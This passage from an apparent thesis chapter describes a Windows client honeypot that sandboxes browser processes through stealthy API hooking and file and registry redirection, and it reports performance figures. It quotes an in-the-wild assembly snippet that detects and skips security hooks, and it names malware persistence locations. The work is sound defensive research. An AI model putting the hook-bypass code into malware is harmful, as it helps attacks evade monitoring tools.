File/registry system alteration caused by a hijacked process seriously affects other processes on the same OS. To prevent direct/indirect interference between hijacked and normal processes, a honeypot should provide a virtual isolation environment for each process. I try to sandbox each process (process sandbox) by using both stealthy API hooking and filesystem/registry I/O redirection. In addition, as mentioned in Sect.3.2.3, there are exploitations targeting browser-helper process. For detecting these types of exploitation we should enable cooperative behavior between related processes such as rendering delegation. I explain the basic mechanisms of API hooking and I/O redirection in this subsection for achieving virtual isolation of process execution. Next, I describe process creation control and sandbox propagation for restricting behavior after exploitation and enabling cooperative behavior between related processes.

Stealthy function hooking

Event monitoring in kernel layer can monitor basically all events. However, due to capturing all system call events of both related and unrelated processes, event monitoring in the kernel layer has a large amount of overhead. Therefore, I consider API hooking per target process. Generally, API hooking in user-land is easily detectable by malicious codes. Therefore, I must consider stealthy-hooking APIs.

To control file/registry access, I used API hooking for Win32 APIs. API hooking is used to intercept a target API procedure and alter it. When a process uses a specific API, it loads a DLL and calls an API contained in the DLL. The general API hooking strategy injects a jump code into the head instruction of the target API for altering the API procedure and jumping to a hook function. The hook function generally logs arguments of the hooked API and conducts other procedures. It then returns an instruction pointer to the original API.

Detours [26] is the most standard API hook using the `jmp` instruction. It hooks by overwriting the first six bytes of a target function with a `jmp` instruction to a hook function. The overwriting code and hook function are loaded into the target process using any code injection method (e.g., DLL injection using `CreateRemoteThread()` API). Some exploit codes attempt to determine if the target APIs are hooked by using security tools. If a hooked API is exposed by an exploit code, the exploit code stops running or attempts to prevent API hooking. I confirmed the above exploit code containing hook-prevention functionality in the wild.

```
; eax is stored address of target function
cmp byte ptr [eax], 0E9h ; hook check (jmp)
jnz short LABEL
cmp dward ptr [eax+5], 90909090h ; thunk check
jz short LABEL

; make prolog and skip first instruction
push ebp
mv ebp, esp
lea eax, [eax+5]

LABEL:
jmp eax
```

Before calling the target API, this code determines whether the first instruction of the target API is `jmp`. The code then determines that the API is hooked and skips the first instruction to prevent hooking, except that this code determines `jmp` + `nop` as *thunk*. API hook prevention causes a breakout of process sandboxing and enables the exploit code to hijack the target system.Therefore, to counter API hook prevention, we should develop a functionality to make it difficult to determine whether the head instruction of the target API is replaced with the jump instruction pointing toward the hook function. I developed a stealthy API hooking procedure using a combination of *adjustment* and *conditional-jump* instructions.The conditional-jump instruction jumps to an arbitrary address when specific values of the EFLAGS register satisfy the condition indicated by the type of conditional-jump ins truction.The EFLAGS register stores the current state of the processer. For example, four flags; carry flag (`CF`), zero flag (`ZF`), sign flag (`SF`), and overflow flag (`OF`), are set to `0` or `1` according to the arith metic results of the instruction. An example hook instruction is when `jz` enables the instruction pointer to jump an arbitrary address set in the operand of `jz` instruction if `ZF` is set to `0`. Then, when the following typical instruction sequence example

```
cmp eax, eax
```

```
jz hook-func-addr
```


is executed, an instruction pointer can jump an arbitrary address (i.e., `hook-func-addr`) because `ZF` is set to `0` and a condition of `jz` instruction is always satisfied. I can generate various combinations of adjustment and conditional-jump instructions because there are various kinds of flag registers and conditional-jump instructions. Therefore, we can generate numerous instruction patterns for my stealthy API hooking procedure. From the viewpoint of adversaries, however, it is difficult to recognize whether the target API is hooked before it executes the head instruction, i.e., adjustment and condit ional-jump instruction sequence, because it requires processor emulation for detecting the register state, which is the conditional-jump instruction before it executes them. Due to the difficulty in creating a specific signature pattern, an exploit code cannot detect this stealthy API hook.

I/O redirection


To prevent internal alteration in a system, I developed an isolation mechanism in which a system virtually accesses resources in each process. The alteration actions affecting system behavior are file-system, registry-system, and process-access events. I use an I/O redirection mechanism for file and registry access in each process. Each process can transparently access target file/registry entities. The process sandbox mechanism provides a virtual file system (VFS) for each process. A VFS conducts I/O redirection and stores the correspondence relationship between the actual target file path and redirected file path into a lookup table, called a VFS table. A VFS table has three tuples (*real file path*, *virtual file path*, and *state*). The real file path is a target file path actually input in the API argument.The virtual file path is a redirected file path, which is named a random string such as a universal unique identifier (UUID) string, and a file entity is actually in this fil e path. *State* denotes the accessibility of file entities. If a web browser calls the `DeleteFile()` API to delete *RealFilePath_A*, the I/O redirector sets the *delete* flag to the corresponding VFS entry, and the web browser cannot look this entry up afterwards. A process executing a specific API cannot recognize the I/O redirection due to the transparent execution of I/O redirection. Because that exploit code cannot detect the actual redirected VFS path and I/O redirection is transparent, the exploit code cannot recognize the I/O redirection. Even if the exploit code attempts to alter the target system, I/O redirection can suppress file system and registry alteration on a specific process and prevent it in other p rocesses. Figure 5.8 shows the I/O redirection procedure. A benign web browser usually accesses cache directories of the browser; thus, the VFS should exclude them.

We should also adapt I/O redirection to the registry system because registry system alternation seriously affects the system environment. I confirmed that the following system alteration fatally affects the system; create a shortcut file of an arbitrary program in the *StartUp* directory, register an arbitrary process to the *RunKey*, set an arbitrary URL (it is often a malicious website) into the *StartPage* of the browser. I also designed a virtual registry system (VRS) by using I/O redirection. When *create*, *read*, or *delete* registry key events occur, the I/O redirector looks up a VRS table and redirects registry I/O in the same way as the VFS procedure. Thus, the VRS also should exclude registry access events in a benign browser setup procedure. The VFS and VRS should manage entity states. The I/O redirector ensures consistency of the state transition of file and registry entities. I give concrete examples of VFS entry changing in *move/copy/delete* events. When a *move* event moves *RealFilePath_A* to *RealFilePath_B*, the VFS entry (*RealFilePath_A*, *VirtualFilePath_A*) is changed to (*RealFilePath_B*, *VirtualFilePath_A*). When a *copy* event copies *RealFilePath_A* to *RealFilePath_B*, an additional VFS entry (*RealFilePath_B*, *VirtualFilePath_A*) is created. When a *delete* event deletes *RealFilePath_A*, a VFS entry (*RealFilePath_A*, *VirtualFilePath_A*) sets the *delete* flag and cannot be looked up, and the entity of *VirtualFilePath_A* is not actually deleted.

An entity of a created file is actually in a special working directory for the VFS, which also includes malware executables. This entity cannot be deleted and is saved as one of inspection logs. Once a file is created, it cannot be deleted, even if a *delete* file event occurs, because the VFS entry sets the *delete* flag as inaccessible to the target process.


Process
1. Operate File (to read) RealFilePath.
DLL
hooked API
I/O redirector
2. Lookup
VFS table
4. Operate File RealFilePath successed.
3*. Operate File RealFilePath and add VFS entry if corresponding VirtualFilePath does not exist.
3. Redirect Operate File VirtualFilePath.
User-level
Kernel-level
File system manager
File system
RealFilePath
VirtualFilePath

(a) File read


Process
1. Operate File (to write) RealFilePath.
DLL
hooked API
I/O redirector
2. Lookup
VFS table
4. Operate File RealFilePath successed.
3*. Copy File RealFilePath to VirtualFilePath and add VFS entry if RealFilePath exists.
3. Redirect Operate File VirtualFilePath.
User-level
Kernel-level
File system manager
File system
RealFilePath
VirtualFilePath

(b) File write

Figure 5.8. I/O redirection procedure


Process creation control

When exploitation is successful, an exploit code attempts to execute malware executables on the compromised target system. To make matters worse, the system allows malware to intrude into the kernel layer when permitting arbitrary process creation. Therefore, the process sandbox should monitor an API that is able to create a process in order to restrict behavior affecting other processes (e.g., process termination and code injection). Some malware executables function as a *downloader*, which has only download functionality, and download main malware components from the Internet. Consequently, if the process sandbox restricts the creation of a malware process, the honeypot system cannot obtain the main malware components. However, we can solve the latter problem by using malware sandbox systems that have permeable internet accessibility [4]. These systems retrieve and analyze secondary executables.

Process sandbox propagation

General client honeypot implementation only monitors file/registry/process events; it does not restrict them. Consequently, malware can completely hijack a honeypot system. A honeypot system cleans the VM image of a honeypot and rolls it back to the primary VM image if it is compromised by malware. In other words, VM-rollback overhead cannot be prevented. Moreover, the risk of a compromised system attacking other systems until VM rollback is a serious limitation of high-interaction honeypots.

A Web browser delegates plug-in applications for rendering specific web content. There are two types of rendering delegations: *in-browser* processing and *out-browser* processing. `Flash.ocx`, which is a `Flash` plug-in loaded in the browser process, renders `Flash` content inside the browser process. On the other hand, `AcroRd32.dll`, which is an `Acrobat` plug-in loaded in the browser process, launches new browser-helper processes such as `AcroRd32.exe` for rendering a PDF file. In the same way, `javaw.exe`, which renders JAR files, is launched by a browser-helper object of `Java`. Many exploit codes target out-process rendering engines such as `Acrobat` and `Java`. Therefore, the process sandbox should permit the launching of a specific rendering process to execute seamless processing of web content. When process creation occurs, the *process restrictor* determines whether to create or restrict the process according to a process restriction table. The process sandbox injects sandbox functionalities (i.e., I/O redirector and process restrictor) to related browser-helper processes when it is launched. Additionally,



Browser process
1. Operate process (to create) *FilePath*
DLL
hooked API
Process restrictor
2. Lookup
Process Restriction table
4. Operate process *FilePath* successed/failed
3. If *FilePath* exists in table, permit creating process and inject sandbox functions
3*. If *FilePath* does not exist in the table, forbidden to create process
Browser-helper process
DLL
hooked API
I/O redirector
Process restrictor
Other process

Figure 5.9. Process creation control and sandbox propagation

a browser-helper process always continues to run after delegated rendering of web content. Therefore, a parent process, which is a browser process, terminates a child process, which is also a browser-helper process, after rendering of web content. The above process creation control and sandbox propagation mechanism is shown in Fig. 5.9.

Sharing virtual system view

Related processes can refer to the same files using the same VFS table. A child process is launched and its behaviors are controlled in the same sandbox space as the browser process (parent process). The above-mentioned sandbox propagation, therefore, enables the sharing of the same file/registry system view as the parent process and its child process by referring to common VFS/VRS tables (Fig. 5.10). For sharing VFS/VRS, a parent process (i.e., browser process) notifies a child process (i.e., browser-helper process) of the shared memory address of the VFS/VRS tables when it is launched. My client honeypot system determines




Figure 5.10. Sharing virtual file system

that the web browser process and its child process are the same crawling unit.

5.5.3 Multi-process launch/termination control

I describe the *launch browser control* and *dynamic timeout control* procedures. The web browser process is periodically launched to inspect URLs; in other words, web browsers sequentially access inspection candidate URLs. The web browser process terminates when the browser finishes inspection, and a honeypot-agent asynchronously launches another browser process to inspect the next inspection candidate URL. Unlimited launching of processes consumes a large amount of memory and processor resources, which destabilizes a system. Therefore, I set the limit number of running processes and overload conditions such as memory usage, number of TCP sessions, and Disk I/O. A honeypot-agent launches new browser process when the number of current process ($P^{current}$) is under the limit number of process and the system is not overloaded. This process launch procedure is repeatedly conducted in constant interval ($T^{interval}$).

In the dynamic timeout control procedure, I set a default timeout value and dynamically extend it according to the communication situation between browser

Algorithm 1 Launch browser control procedure

```
Limit number of processes $P^{limit} \Leftarrow LimitNumProcValue$;
Interval time $T^{interval} \Leftarrow IntervalTimeValue$;

while
 $P^{current} \Leftarrow$ number of running browser processes;
 if $P^{current} < P^{limit}$ then
  if system is not overloaded then
   launch new browser process;
  end if
 end if
sleep ($T^{interval}$);
end while
```

and website in order to completely collect web content without interrupting communication. When the elapsed time is over the default timeout value and there are communication sessions, timeout is extended. If the elapsed time is over the maximum timeout, the browser is terminated regardless of continuing sessions. This dynamical timeout setup enables a web browser to completely download and inspect web content. To understand a browser's internal state, my implementation uses *IWebBrowser2* [53], a common web browser control interface for Internet Explorer. The *DocumentComplete* event notifies the DOM of received web-content-mapping completion, in other words, rendering of web content is finished, except for event-driven actions. *WatchDog* is an interruption timer that triggers certain corrective actions for the target program. These events simultaneously and asynchronously occur.

5.5.4 Implementation of process sandbox

My implementation of client honeypot system is based on Internet Explorer (IE) 6 and a Windows XP SP2 platform. Additionally, vulnerable versions of plug-in applications (e.g., `Adobe`, `Flash`, `Java`, `WinZip`, and `QuickTime`) were installed on the system. The web browser and OS versions include various exploitable vulnerabilities, almost all of which can be attacked by many exploit packs, so

Algorithm 2 Dynamic timeout control procedure

```
Default WatchDog timeout $T^{timeout} \Leftarrow DefaltTimeOutValue$;
Max. timeout $T^{max} \Leftarrow MaxTimeOutValue$;
Additional time $T^{add} \Leftarrow AdditionalTimeValue$;
Elapsed time from launching browser $T^{elapse}$;

DynamicTimeoutControl()
#DocumentComplete and WatchDog call this function
 while $T^{elapse} < T^{max}$
  if $T^{elapse} < T^{timeout}$ then
   if no established HTTP session then finish;
   end if
  else if established HTTP sessions exist then
   $T^{timeout} = T^{timeout} + T^{add}$
  else finish inspecting;
  end if
 end while timeout and finish inspecting;
return;
```

they are suitable as the basis of a honeypot system. I implemented my system with a specific type of web browser. However, my system is applicable to various types of browsers because IE 7 and later versions and other browsers such as Firefox provide a browser control interface.

I indicate that the hooking APIs listed in Table 5.8 enable my proposed client honeypot system to effectively monitor and control the target process, e.g., web browser or browser-helper process. I confirmed that hooked APIs performed as expected. Functions that should be hooked are *file operation*, *file finding*, *registry operation*, *process creation*, *process termination*, and *code injection.* To implement my process sandbox, I confirmed that it was accurate and consistent in a preliminary investigation on public web space and malicious websites.

I implemented honeypot-manager and honeypot-agent programs by mainly using C++, except API hook functionality by inline assembler. I used a DELL

Table 5.8. Hooked APIs for I/O redirection and process restriction

Category	functionality	DLL	API example
File	operate file	`kernel32.dll`	`CreateFile(A|W)`, `MoveFileWithProgressW`, `CopyFileExW`, `DeleteFile(A|W)`
	find file	`kernel32.dll`	`FindFirstFileExW`, `GetFileAttributes(W|ExW)`
Registry	operate registry	`advapi32.dll`	`RegCreateKeyEx(A|W)`, `RegOpenKeyEx(A|W)`, `RegSetValueEx(A|W)`, `RegDeleteKey`
		`ntdll.dll`	`ZwCreateKey`, `ZwOpenKey`
Process	launch process	`kernel32.dll`	`WinExec`, `CreateProcess(A|W)`
		`ntdll.dll`	`ZwCreateProcess(|Ex)`
		`shell32.dll`	`ShellExecuteExW`
	terminate process	`kernel32.dll`	`ExitProcess`
		`ntdll.dll`	`ZwTerminateProcess`
	inject code	`kernel32.dll`	`CreateRemoteThread`

PowerEdge1955 Xeon 2.66 GHz with 4 core processors and 8-GB memory. Each honeypot-agent VM was assigned 1 core processor and 2 GB of memory.

5.5.5 Evaluation

API hooking and I/O redirection overhead

I evaluated the overhead of API hooking and I/O redirection by using 5,000 benign websites and 2,699 exploit samples obtained from periodical inspections of a public blacklist for almost four months (2011.08.07 - 2011.11.26). VFS entries were created in only 10.8% of the benign websites. In these cases, VFS entries corresponded to access events of plug-in applications, such as `Acrobat`, `Flash`, and `Java`. For example, when rendering flash content, a browser-helper object inside the browser accesses the plug-in's working directory (i.e., plug-in's content cache and configuration files). During the rest of the inspections, file access events are only of the default cache directory of the web browser. VFS entries were also created in only 5.7% of the malicious websites. On the contrary, 96.9% (2,618/2,699) of the detected inspection results had one or more VFS entries. VFS entries are usually created by an exploit code because such codes create files




Figure 5.11. Distribution of VFS entry numbers

downloaded as malware. The reason no VFS entry was created during detected inspection is due to failure to exploit the target system or download malware executables. The entry numbers of the VFS table are shown in Fig. 5.11. As mentioned above, created VFS entries were at most only about 10%; moreover, VFS during the inspections of benign and public websites had fewer than 20 entries in 94.6% and 92.2% of the results, respectively. Even if VFS lookup occurs, almost all VFSs contain fewer than ten entries. In addition, there is no increase in I/O redirection overhead in proportion to file size because the I/O redirector only replaces the destination file path with another file path. Thus, I believe that VFS lookup exhibits negligible low overhead.


Inspection performance

In a client honeypot, the web browser must wait during the sending of a request and receiving a reply. On the same OS multiplexing applications, my system processes other applications while specific processes are idle. Therefore, I evaluated how many processes my system launches simultaneously and how long time inspection takes.


I discuss how much idle time the browser process requires. Process running time (T^{run}) is the difference between the process-launch and process-terminate timestamps. The amount of time it takes for the process to be executed in the kernel and user modes are represented as T^{kernel} and T^{user}, respectively. Idle time (T^{idle}), which mainly includes I/O waiting time, is represented as $T^{run} - (T^{kernel} + T^{user})$. We can conduct effective inspection when there are many processes running simultaneously. I obtained T^{kernel} and T^{user} by using the `GetProcessTimes` API when each browser process is terminated. The idle time of the browser process in actual inspections is shown in Fig. 5.12. The average percentages of the total inspection completion time of the public blacklist and benign websites taken up by idle time ($\frac{1}{N}\sum_{n=1}^{N}\frac{T^{idle}}{T^{run}}$) were 91.2% and 86.3%, respectively. Consequently, I characterize inspection completion time tendency such that idle times of both URL lists occupy most of the total inspection completion time.

Due to the fact that many blacklisted websites have already vanished, inspection finishes immediately after receiving a DNS error or server error. Benign websites contain various types of web content and cause many sessions to cross to other websites; therefore, inspection sometimes takes several minutes. I investigated individual inspection completion times of benign and malicious websites (Fig. 5.13). The average individual inspection completion time of blacklisted websites was much lower than that of benign websites, and 90% of the inspections finished within 25 and 154 seconds, respectively. On the contrary, individual inspection completion times of benign websites were widely distributed due to the variety and complexity of the web content.

The number of simultaneously running processes is shown in Fig. 5.14. Many simultaneously running processes can conduct effective inspection. When inspecting a public blacklist, the number of running processes cannot reach the maximum process number and only about two or three processes run simultaneously due to short inspection completion time caused by DNS error of vanished websites. On the contrary, due to long inspection completion time caused by multiple sessions during the same inspection, the number of running process can easily reach the maximum process number during the inspections of benign websites. As men-



(a) Blacklisted websites



(b) Benign websites

Figure 5.12. Idle times of browser process

Inspection completion times that are defined as summations of running and idle time) are arranged from highest to lowest. I randomly picked 500 inspection samples.




Figure 5.13. Inspection completion time of each URL

T^{max} was set to 360 seconds.

tioned in Sect.5.5.3, the interval time of the launching process ($T^{interval}$) should be longer than the process setup time (T^{setup}), i.e., $T^{interval} > T^{setup}$. I found that the most efficient $T^{interval}$ was 5 seconds in my inspection environment, although this strongly depends on hardware specifications. When I set a smaller $T^{interval}$ than that of the above heuristic set, my client honeypot system exhibited an extremely high average load. Due to processor and memory resource consumption of the browser setup procedure, a system should not launch additional browser processes before the previous browser process is completely setup. Regarding the setup time of the browser process, I created an interval between the launching of the browser processes. The setup time is the process loading time and the time it takes to inject sandbox functionalities into the target process. Overlapping browser setup procedures easily causes an extremely high average load on the system. The average time of inspection completion is expressed as $\frac{1}{N}\sum_{n=1}^{N} T_n^{run}$. I estimated that the maximum logically possible number of running processes is P, satisfying the following formula: $PT^{interval} \leq \frac{1}{N}\sum_{n=1}^{N} T_n^{run}$. If the average time of individual inspection completion is less than $\frac{T^{interval}}{P}$, the system is often




Figure 5.14. Distribution of number of simultaneously running processes P^{limit} was set to 20 processes, and $T^{interval}$ was set to 5 seconds.

saturated with running processes. If it tends to be more than $\frac{T^{interval}}{P}$, P cannot reach the P^{limit}. The number of current running processes does not always reach the maximum process number when the upper limit is increased. Due to the fact that many public blacklists are DNS errors, the maximum number of processes cannot be reached. On the other hand, since sessions are successful during inspection of benign websites, multiple sessions easily occur and reach the maximum number of processes.

The total inspection completion times in a single-process/multiple-processes and single-OS/multi-OS are listed in Table 5.9. When inspecting using a single browser process, the summation of the above inspection completion time nearly equals the total inspection completion time of all the URLs on the list. When inspecting using multiple browser processes, my system can reduce total inspection completion time because it can conduct overlapped inspections. Due to short individual inspection completion time for public blacklist inspection, the number of current running processes peaked at about five. According to the number of

